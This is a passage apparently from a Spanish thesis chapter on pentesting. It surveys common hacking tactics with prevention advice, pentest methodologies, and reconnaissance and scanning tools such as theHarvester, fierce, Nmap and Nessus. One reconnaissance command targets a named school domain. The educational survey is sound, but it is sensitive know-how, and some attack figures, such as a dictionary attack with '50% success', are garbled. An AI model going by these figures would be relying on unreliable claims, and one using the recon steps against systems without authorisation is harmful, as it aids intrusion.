Mal funcionamiento: con el paso del tiempo, muy probablemente acaban dando problemas, que se traducen en pérdidas de tiempo y de dinero.

En aspectos de Seguridad: acostumbran a estar **infectados por virus, troyanos o spybots**, los cuales podrían provocar consecuencias irreparables para una empresa.

Vulnerabilidades Corporativas:
La falta de atención o conocimientos en temas de seguridad por parte de las empresas ponen en evidencia de las vulnerabilidades informáticas de las cuales los hackers de sombrero negro o gris podrían aprovechar.

Sistemas desactualizados o en obsolescencia. Las actualizaciones o parches ofrecen correcciones a las vulnerabilidades, por lo que cuando un sistema está obsoleto o desactualizado es vulnerable a ser atacado de diferentes maneras.

2.2. Principales tácticas de hacking que afectan a la seguridad

El Crimen Organizado (**Cibercrimen**) ha visto en las nuevas Tecnologías (T.I.) una nueva forma de fortalecerse utilizando diferentes y cada vez innovadoras técnicas de Hacking.

Existen muchos tipos de amenazas que pueden afectar el buen funcionamiento de las redes y de los sistemas; por lo que se debe tener en cuenta diferentes consejos y herramientas de protección. Estas tácticas Hacking son muy variadas y pueden ser combinables, algunas de las más utilizadas son:

Fuerza Bruta: Es un método que consiste en intentar descifrar una contraseña mediante la repetición, es decir; en base a ensayo y error. Los Hackers prueban distintas combinaciones con: fecha de nacimiento, nombre de mascotas o nombre de actores o actrices como contraseña, pues un alto porcentaje de usuarios utilizan estos datos para generación de sus claves. El éxito de este método depende de la debilidad de los passwords. Lo más adecuado es el uso de claves alfanuméricas de muchos dígitos.

Ataques con Diccionario: En este caso, un Software se encarga automáticamente de descifrar la contraseña. Comienza con letras simples como “a”, “AA” o “AAA” y progresivamente combina y prueba con palabras más complejas. El programa puede hacer hasta 50 intentos por minuto, con un éxito del 50% de posibilidades de robo de la contraseña.

Cómo evitarlo: no utilizar palabras usuales como password, lo mejor es alternar mayúsculas, minúsculas, números y otros caracteres. En el mejor de los casos, utilizar un gestor privado de contraseñas.

Suplantación de Identidad o Phishing: Es la herramienta más utilizada por los Hackers para robar contraseñas y nombres de usuario. El perpetrador crea una falsa aplicación, mensaje, correo o cualquier medio que tenga el objetivo de llevar al usuario a iniciar sesión en su cuenta, por ejemplo, de su banca comercial. Debe saberse que a través de una conectividad a sitios públicos como Wi-Fi abiertos, nuestras contraseñas pueden ser robadas o nuestros equipos pueden resultar afectados.

Cómo evitarlo: a la hora de iniciar sesión, prestar atención a la barra de direcciones y verificar que tenga la dirección formal del banco (o del sitio que sea), o que esté sin "errores" de escritura. Lo mejor es utilizar el protocolo HTTPS para ingresar a estos servicios.

Keyloggers: Es un troyano instalado en el computador para el *registro de las teclas pulsadas*, este puede ser instalado de forma directa, o a través del envío de un archivo a la víctima (una imagen o archivo común que transmita confianza) que esté infectado con un malware para que con el simple hecho de que la víctima se descargue ese archivo, el malware se instale en el computador en segundo plano.

Cómo evitarlo: Revisar la bandeja de sistema y del administrador de tareas en la pestaña *procesos o servicios*. Si se observa algo sospechoso, buscar información en la web sobre el proceso en cuestión para ver de qué se trata.

Malware: y sus variantes como troyanos, virus, gusanos, ramsomware, etc. Utilizan métodos para diferentes tipos de ataque, estos ingresan de diferente manera a nuestros sistemas, aunque generalmente lo hacen a través de la descarga de algún archivo malicioso o mediante la navegación. Muchos de los archivos y programas que se descargan pueden estar infectados. Normalmente estas infecciones tienen el poder en detalle de recopilar todo lo que escribes. Esto queda registrado y la persona que ha ha infectado tiene acceso a información de credenciales de la víctima.

Cómo evitarlo: Utilice programas y antivirus de seguridad recomendados por Ona systems, utilice los cortafuegos, mantenga actualizados los parches del software.

Secuestro de Sesión (hijacking): Como se sabe, las cookies sirven para autentificar la identidad de un usuario y recuperar parte de la información entre el sitio y él. El secuestro de sesión o sesión hijacking se realiza normalmente en redes LAN (cibercafés, torneos de juegos, redes laborales o institucionales) a través de aplicaciones de Sniffing (o técnicas de ARP spoofing si la red es conmutada) se buscan referencias de las cookies de acceso a determinados sitios que no utilizan HTTPS.

Cómo evitarlo: Entre otros recursos, debe asegurarse de usar protocolos de protección como el HTTPS cada vez que se inicia sesión. Llegado el caso de no poder hacerlo, eliminar las cookies enseguida se haya terminado la sesión, aunque la efectividad de este último es más ambigua.

Hackeo mediante celulares: Con la llegada de las billeteras virtuales a los celulares, estos se convirtieron en blanco de los que roban teléfonos, de los que desde los servicios técnicos se quedan con la información y de los que utilizan sistemas espías para móviles como Spy Phone Gold, Mobile Spy, etc. Este tipo de software de terror para la privacidad, al igual que un keylogger, grabar toda la información que se escribe en un móvil, contraseñas de cuentas, correos, etc.

Cómo evitarlo: En caso de robo o envío del celular a servicio técnico, inmediatamente cambiar todas las contraseñas de los servicios instalados. Para evitar aplicaciones espías, fijarse con regularidad si están instaladas. Evitar que el móvil caiga en manos ajenas mientras no se le presta atención.

Ataques DOS / DDOS: son ataques de *Denegación de Servicios* y *Denegación de Servicios Distribuido* respectivamente. Estos se llevan a cabo a través de la generación de un flujo masivo de peticiones a un objetivo, en el primer caso desde un computador y en el segundo desde varios puntos simultáneamente.

Ingeniería Social: es una práctica para la obtención de información de una empresa mediante la manipulación de personas. La información obtenida permitiría acceder a los sistemas informáticos desde los cuales se podría perjudicar o exponer a la empresa o sus usuarios.
La ingeniería social se sustenta en el principio: "*el eslabón más débil de los sistemas informáticos son las personas*".

Exploits de día Cero: "vulnerabilidad de seguridad que es aprovechada antes de que se haga conocida o antes de que se haya desarrollado una firma. Debido a que los ataques de día cero son generalmente desconocidos para el público, a menudo es difícil defenderse contra ellos. Los ataques de día cero a menudo son efectivos contra redes consideradas "seguras" y pueden permanecer sin ser detectadas incluso después de su lanzamiento" (Estados Unidos Patent No. US009264441B2, 2016).

2.3. Generalidades del Pentesting

Al Pentesting (Pruebas de Penetración) también se le conoce como "*ataque de sombrero blanco*", debido a que son realizados por personal de seguridad informática autorizados por la organización para llevar a cabo este trabajo con la finalidad de establecer seguridades partiendo de las vulnerabilidades encontradas (Čisar, Petar ; Čisar, Sanja Maravić; Fürstner, Igor, 2018).

Las pruebas de Penetración deben realizarse desde el punto de vista de un atacante local o remoto. Con técnicas de Hacking Ético se buscará explotar las vulnerabilidades de seguridad encontradas. De la misma manera que lo haría un intruso con intensiones adversas a una organización. (Kennedy, David; O'Gorman, Jim; Kearns, Devon; Aharoni, Mati, 2011)

Los puntos principales donde pueden aparecer variaciones que afecten la seguridad son: el entorno (archivos, aplicaciones, recursos locales, recursos del sistema, recursos de la red), la entrada de usuarios (datos que provienen de otras entidades y que son utilizados por aplicaciones del servidor), los datos y la lógica interna (rutas lógicas y variables almacenadas en los servidores). De esta manera, todas estas variantes se podrían convertir en puntos de entrada de un atacante. (Barba Olivares, Gabriel, 2017).

2.3.1. Beneficios

La mejor manera de entender el ataque de un intruso es la simulación de un ataque en un escenario controlado, la mejor forma de examinar la fortaleza de un sistema de seguridad es atacándolo.

El Servicio de Pentesting o Hacking Ético permite saber el impacto real que tendrá un ataque informático. Los beneficios que se obtienen de un examen de penetración se pueden describir como (Stefinko, Yaroslav; Piskozub, Andrian; Banakh, Roman, 2016):

- **Generación Oportuna de Informes**

Un correcto, completo y detallado informe de vulnerabilidades y riesgos en una empresa producto de Pruebas de Penetración, se convierte en una herramienta de negociación para a su vez ofrecer estrategias de seguridad, además que permite legitimar todo el proceso de Pentesting. Para lo cual, el informe debe contener puntos importantes como: resumen claro y conciso del proyecto dirigido a la parte administrativa, recomendaciones para cada dispositivo evaluado y acciones a seguir.

El informe además deberá contener acciones de mitigación clasificadas y priorizadas por esfuerzo haciendo énfasis en las referencias técnicas y en las recomendaciones. Presentar evidencia de las

vulnerabilidades encontradas. Finalmente, una evaluación que integre: valor de activos, nivel de las debilidades y probabilidades ser atacado.

- **Permite dar énfasis en una Estrategia**

Las pruebas de penetración permiten priorizar los riesgos y generar propuestas de acciones, una buena prueba ayuda a determinar porqué un problema es crítico. Las acciones que se tomen producto de las pruebas deben enfocarse en las probabilidades de un inminente ataque. En fin, un buen Pentesting permite establecer una relación el Impacto del riesgo con su probabilidad, para establecer así el punto óptimo de una organización.

- **Permite contar con un Catalizador positivo**

Los test de penetración sirven para motivar al cambio respecto de la ampliación de controles, enfoque de esfuerzos técnicos y en la generación del sentido de la urgencia. Para lograr esto, es necesario realizar una demostración final de explotación de las vulnerabilidades.

Para concluir el proceso de examinación es recomendable realizar una reunión técnica final para realizar una valoración de los hallazgos, definir la forma en que estos serán presentados a los administrativos de la empresa y determinar la estrategia que debe seguirse.

2.3.2. Riesgos

De acuerdo a la revista Tecnológica ESPOL**,** (Solarte, Francisco; Enriquez, Edgar; Benavides, Mirian, 2015)**:**

- **Disponibilidad:** Para minimizar las posibilidades de interrupciones en el trabajo de un sistema producto de la aplicación de las Pruebas de Penetración es necesario calendarizar las acciones de alto riesgo a llevar a cabo, implementar un plan de backup y conformar un equipo con la capacidad de actuar de manera rápida. Para esto debe determinarse con claridad que es lo que se va a examinar y qué no, por ejemplo: aplicaciones obsoletas o críticas, equipos sin respaldos o sin ningún plan de contingencia o sistemas que puedan colapsar fácilmente en el proceso de examinación.

- **Confidencialidad:** Para evitar fuga o pérdida de información en el proceso de pentesting, se debe establecer qué información debe copiarse o leerse por parte de los examinadores. De la misma manera, al finalizar es conveniente cambiar las credenciales de acceso y establecer prohibiciones de lectura de la información. Rafael García, gerente regional de productos de

Symantec para América Latina, detalla: "*Los PenTests deben involucrar todas aquellas áreas que están más relacionadas con el core del negocio, por lo que la metodología a emplear y sus límites dependen siempre del giro de la empresa, el grado de profundidad de las pruebas y el análisis requerido. En este marco, debe privilegiarse la firma de acuerdos de secrecía en los contratos y dar prioridad a la honestidad de los consultores*" (García, Rafael, 2016).

- **Integridad:** Durante el periodo de Pruebas, se deben establecer prohibiciones a quienes ejecutan las pruebas de penetración como: instalación de backdoors, troyanos, bots, rootkits, etc. tampoco modificar herramientas de detección, ni borrar logs. Todo esto para reducir al máximo las posibilidades de afectaciones en los datos y en las aplicaciones. Es importante llevar una bitácora de las acciones que realiza el equipo pentester para evitar que abuso de terceras personas. El proceso de pruebas implica realizar la autenticación de los examinadores con la finalidad de identificarlos en cada uno de los procesos.

- **Riesgos Políticos**: Debe minimizarse las fallas imprevistas de los servicios críticos como resultado de las pruebas realizadas, de forma que se evite confrontaciones entre las áreas internas involucradas o con terceras partes. Rafael García, Gerente de Productos Symantec menciona: "*Dada la lucha de poder entre áreas que existe en algunas empresas, si el departamento de sistemas es el encargado de contratar las pruebas debe sentirse respaldado previamente por la alta dirección, para que los resultados, sobre todo si no son del todo positivos, no se utilicen como arma de pugnas*".

- **Incumplimiento:** Muchas Pruebas de Pentesting, tienen como objetivo dar cauce a regulaciones o requerimientos legales de forma que se evite multas o sanciones en el momento de la ejecución de las pruebas. Los reportes de la examinación se deben alinear a los estándares corporativos (ISO, COBIT, ITIL, ect.)

- **Riesgos del Contrato:** Esto surge cuando se emplean consultores inapropiados, se debería prever evaluando al proveedor del equipo pentester y definiendo un plan estructurado de riesgos. Se debería contar con asesores que no solo dominen la parte técnica sino también la legal. Debe ponerse cuidado en la contratación de servicios de aquellos que anteriormente han sido Hackers de sombrero negro y que actualmente son Pentesters esto como una de las mejores prácticas a seguir.

Tomando en cuenta todos los riesgos mencionados y consecuentemente se actúa en su mitigación, los test de penetración son un examen útil de aporte positivo a las empresas.

2.3.3. Ámbitos de Análisis

- Redes: Interna (Redes / VLANs, WiFi), Externas (IP Públicas), DMZ
- Sitios o Aplicaciones WEB
- Dispositivos móviles
- Sistemas Operativos (área de estudio de la presente tesis)

2.3.4. Tipos

Existen tres tipos de Pruebas, *dependiendo de la cantidad de información que se tiene* del objetivo (Ruiz, 2018):

Pruebas de Caja Negra: Implica la realización de Pentesting sin ningún conocimiento de la infraestructura del objetivo. Esta prueba consiste en la simulación de un ataque malicioso de un hacker fuera del área de seguridad de la empresa.

Pruebas de Caja Blanca: Test de seguridad con conocimiento amplio de la infraestructura del objetivo, como podría hacerlo el administrador de sistemas de la propia red.

Pruebas de Caja Gris: Se simula las formas de ataque más comunes, iniciándose desde dentro de la infraestructura poniendo así a prueba el nivel de acceso de los empleados y saber si pueden escalar privilegios. Para este test se tiene información limitada de la red.

2.3.5. Metodologías

Una Prueba de Penetración (Pentesting) es un Proceso de Evaluación o Auditoría de Seguridad de Alto Nivel, por lo que si una metodología es definida como *"un conjunto de reglas, prácticas, procedimientos y métodos a seguir e implementar durante la realización de cualquier programa de auditoría en seguridad de la información; Una metodología de Pentesting define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas cuidadosamente para poder evaluar correctamente los sistemas de seguridad*" (Caballero, Alonso, 2018).

Existen varias metodologías libres que tratan de guiarnos a través de los requerimientos de las Pruebas de Seguridad. El objetivo principal del uso de una metodología en el proceso de Pentesting es el poder ejecutar diferentes pruebas en cada paso y poder medir con alta precisión la seguridad existente en los sistemas.

Entre algunas de las metodologías se enumeran (Caballero, Alonso, 2018):

- **OSSTMM: Open Source Security Testing Methodology Manual (**Manual de Metodología de Pruebas de Seguridad de Código Abierto) (Herzog, Pete, 2019).

  OSSTMM es una metodología formal que permite asegurar que un Análisis de Seguridad se haga de manera exhaustiva, precisa y eficiente. Las decisiones de seguridad que se tomen al final se basarán en información verificada en específico a nuestras necesidades.

  OSSTMM trata sobre Seguridad Operacional, es decir; trata de medir y saber que tan bien funciona la seguridad.

- **PTES:** The **Penetration Testing Execution Standard (**El Estándar de Ejecución de Pruebas de Penetración**)** (Ptes, 2017)**.**

  PTES consta de siete secciones principales los cuales cubren todo lo relacionado a una Prueba de Penetración, desde la primera fase de comunicación y razonamiento, la recopilación de información, investigación de las vulnerabilidades, explotación y post-explotación; finalizando con el informe en el que se detalla todo el proceso pentest, esto para la empresa-cliente agrega sentido y le da valor al Analista.

  Las siguientes secciones principales definidas por este estándar son la base para la ejecución del Pentesting:

  - Interacciones previas al compromiso
  - La recogida de información
  - Modelado de amenazas
  - Análisis de vulnerabilidad
  - Explotación
  - Post explotación
  - Informes

- **PTF: Penetration Testing Framework (**Framework para Pruebas de Penetración**)** (Vulnerability Assessment, 2014)**.**

  Huella de Red (reconocimiento pasivo o activo), el examinador intentará recopilar la mayor cantidad posible de información acerca de la red seleccionada.

El mejor punto de partida es un **ataque pasivo** debido a que normalmente anularía los sistemas de detección de intrusos y demás sistemas de protección a la red ya que implica descubrir utilizando un navegador la información pública disponible acerca de la empresa.

Un ataque activo sería más intrusivo y podría quedar registrado en la auditoría como un intento de ataque a través de ingeniería social.

Descubrimiento y Sondeo, la enumeración ayuda en los aspectos en la evaluación: Aplicaciones remotas de huellas digitales de un Sistema Operativo que están activas.

Este Framework cubre además los siguientes aspectos: **Enumeración, Password Cracking, Evaluación de Vulnerabilidades, Seguridad sobre VoIP, Penetración Wireless, Seguridad física, Plantilla para Reporte**

- **OWASP Testing Guide: O**pen **W**eb **A**pplication **S**ecurity **P**roject **Testing Guide (**Guía de Análisis del Proyecto abierto de seguridad de aplicaciones web**)** (Meucci, Matteo; Muller , Andrew, 2019)**.**

  "*OWASP es una comunidad abierta y gratuita en todo el mundo centrada en mejorar la seguridad del software de la aplicación. La misión es hacer que la seguridad de la aplicación sea "visible", para que las personas y las organizaciones puedan tomar decisiones informadas sobre los riesgos de seguridad de la aplicación*" (Meucci, Matteo ; Muller , Andrew, 2019)**.**

- **Technical Guide to Information Security Testing and Assessment** (SP 800-115) **(**Guía Técnica de Pruebas y evaluación de seguridad de la información**)** (Computer Security Resource Center, 2008)**.**

  Esta guía ha sido creada para ayudar a las organizaciones a planificar y realizar pruebas técnicas de seguridad de la información, analizar los resultados y desarrollar estrategias de mitigación. Esta guía proporciona recomendaciones prácticas para diseñar, implementar y mantener los procesos y procedimientos de pruebas de seguridad de la información los mismos que se pueden usar para varios propósitos: encontrar vulnerabilidades en un sistema o red y verificar el cumplimiento las políticas.

- **ISSAF: Information Systems Security Assessment Framework (**Framework para Evaluación de Seguridad de Sistemas de Información**)** (EastMadHack, 2018)**.**

  Framework creado para proporcionar procedimientos minuciosos de manera que el análisis de los sistemas de información refleje situaciones reales. Detalla cómo evaluar la seguridad de los sistemas. Una de sus características es que sugiere las herramientas a utilizar en cada fase del Pentesting.

  ISSAF se utilizó principalmente para evaluar los requisitos de organizaciones. Puede además ser utilizado como referencia para nuevas implementaciones que tienen que ver con la seguridad de la información. Este framework no ha tenido mucha acogida en los últimos años siendo así que su última actualización fue la versión 0.2.1, liberada en el año 2006.

2.4. Arquitectura para Análisis de Seguridad

Se pueden realizar varios tipos de Análisis de Seguridad y su Impacto a través de Pentesting, una de ellas es la prueba de Penetración del tipo de Caja Negra, es decir; simulando a un usuario externo que desconoce la información interna de la empresa. Es posible también realizar el Pentesting como tipo de Caja Blanca, esto es, con amplio conocimiento de la empresa objetivo ya sea desde una VPN o una DMZ. Mientras que una Prueba de Penetración de Caja Gris, se la hace igualmente desde dentro de la empresa, que es la forma de ataque más común, ya que pone a prueba el nivel de acceso de los empleados.




Figura 1-2: Arquitectura para pentesting.
Realizado por: (Carrasco, Samuel, 2019)

2.5. Fases y Herramientas del Pentesting

De acuerdo al Curso "*Ethical Hacking*" de la Escuela Superior de Redes de CEDIA, (CEDIA, 2019) se describe las siguientes fases de Pruebas de Penetración la misma que se acoplan a la Metodología **PTES** mencionada en el apartado **2.3.5**:




Figura 2-2: Fases del Pentesting.
Realizado por: (Carrasco, Samuel, 2019)

2.5.1. Reconocimiento Pasivo

Es la etapa más importante del proceso de análisis para el Pentester ya que se realizará la planificación y recopilación de la información de la *empresa objetivo* de forma metodológica. El éxito del ataque futuro dependerá en gran medida del desarrollo de esta fase.

En esta fase se construirá un mapa del objetivo sin interactuar con él, por lo que todavía no se hará ningún escaneo con los servidores a analizar.

Existen menos herramientas informáticas que en las otras fases por lo que se hace el regimiento de la *información pública* a través de: **Ingeniería Social, Google Hacking**, **Redes Sociales, Foca, Maltego, https://network-tools.com**, **R3Con1Z3R**, **TheHarvester** entre las principales.

R3Con1Z3R: Herramienta de recolección de información web (información gathering), trabaja de una manera rápida y completa, esta herramienta de reconocimiento pasivo apoya en la primera fase del Hacking Ético recopilando información sobre el objetivo.

Figura 3-2: Monitor de la herramienta *r3con1z3r* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

La información que se obtiene: Flag de cabecera HTTP, DNS, Traceroute, sitios web en el mismo servidor, escaneo de puertos con Nmap, hipervínculos en la página web, reverse target.

Theharvester: herramienta cuya utilidad es la recolección de información pública en la web correspondiente a un objetivo: correos electrónicos, subdominios, hosts, nombres de empleados, puertos abiertos y pancartas de diferentes fuentes públicas como motores de búsqueda, servidores de claves PGP y bases de datos informáticas SHODAN. También resulta muy útil para la elaboración de informes al finalizar el análisis:




Figura 4-2: Herramienta *theharvester* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

Whois: se refiere a un- **servicio para consulta de información sobre un dominio** de Internet, acerca del dueño, fecha de expiración, quien es el registrador del dominio, los DNS, etc.




Figura 5-2: Herramienta *theharvester* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

Nslookup: herramienta que no permite saber si el DNS está resolviendo las IPs y los nombres correctamente. El comando nslookup funciona en Windows y en UNIX para obtener la dirección IP a partir de un nombre y viceversa.




Figura 6-2: Herramienta *nslookup* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

Fierce: escáner de dominios, ayuda encontrando los servidores DNS, las transferencias de zona, sus subredes y los hosts de cualquier dominio.

Sintaxis: fierce -dns sfelipeneri.edu.ec




Figura 7-2: Herramienta *fierce* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

2.5.2. Reconocimiento Activo

Consiste en la identificación activa del objetivo a través de: *escaneo de puertos, identificación de servicios* y *sistemas operativos*, entre las principales.

En esta fase, ya hay contacto directo con el objetivo por lo que el escaneo permitirá ya hacer una enumeración y captura de banners. Una de las herramientas importantes que apoya esta fase es Nmap.

Nmap (Network **Map**per**):** herramienta de rastreo de puertos y auditoría informática**,** es muy eficaz en su funcionamiento, también tiene una interfaz gráfica (Nmap-hackers, 2017).




Figura 9-2: Ayuda de la herramienta *nmap* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

2.5.3. Análisis de Vulnerabilidades

Esta fase tiene objetivo identificar si el sistema es débil o susceptible de ser atacado o afectado de alguna manera, por lo que es importante determinar aquí las vulnerabilidades de los Sistemas Operativos a través de la gestión de parches, configuraciones por defecto y vulnerabilidades técnicas y funcionales. El éxito de esta fase dependerá de la gestión que se haga.

Es importante saber que: Las herramientas de análisis de vulnerabilidades se basan en plugins por lo que se requiere tenerlos actualizados, también debe configurarse adecuadamente el perfil del Análisis basado en la información recopiladas en las fases previas. Finalmente saber que la experiencia juega un papel importante.

Cuando una vulnerabilidad es descubierta, el Analista podría proceder de varias maneras:

- Comunicar directamente a la empresa auditada
- Comunicar a las listas de "*Full Disclosure*" (Lyon, Gordon, 2019).
- Comunicarlos a algún evento de Seguridad, ej. DEFCON (DEFCON_Communications, 2019), BLACK HAT (BLACK_HAT, 2019), etc.
- Venderlo a Empresas que compran vulnerabilidades *zero-day* (o en el peor de los casos en el mercado negro)
- Conservar en secreto el descubrimiento

En un Análisis de Seguridad, las vulnerabilidades encontradas se clasifican con respecto a las bases de datos del conocimiento:

- **Common Vulnerabilities and Exposures** (Vulnerabilidades y exposiciones comunes), (CVE, 2019).

- **Common Vulnerability Scoring System** (Sistema de puntuación de vulnerabilidad común), (FIRST, 2019).

Una de las importantes herramientas a utilizar en esta fase es Nessus

Nessus: Escaneo de vulnerabilidades en diversos sistemas operativos. Inicia buscando puertos abiertos que posteriormente puedan ser explotados por atacantes (TENABLE, 2019).

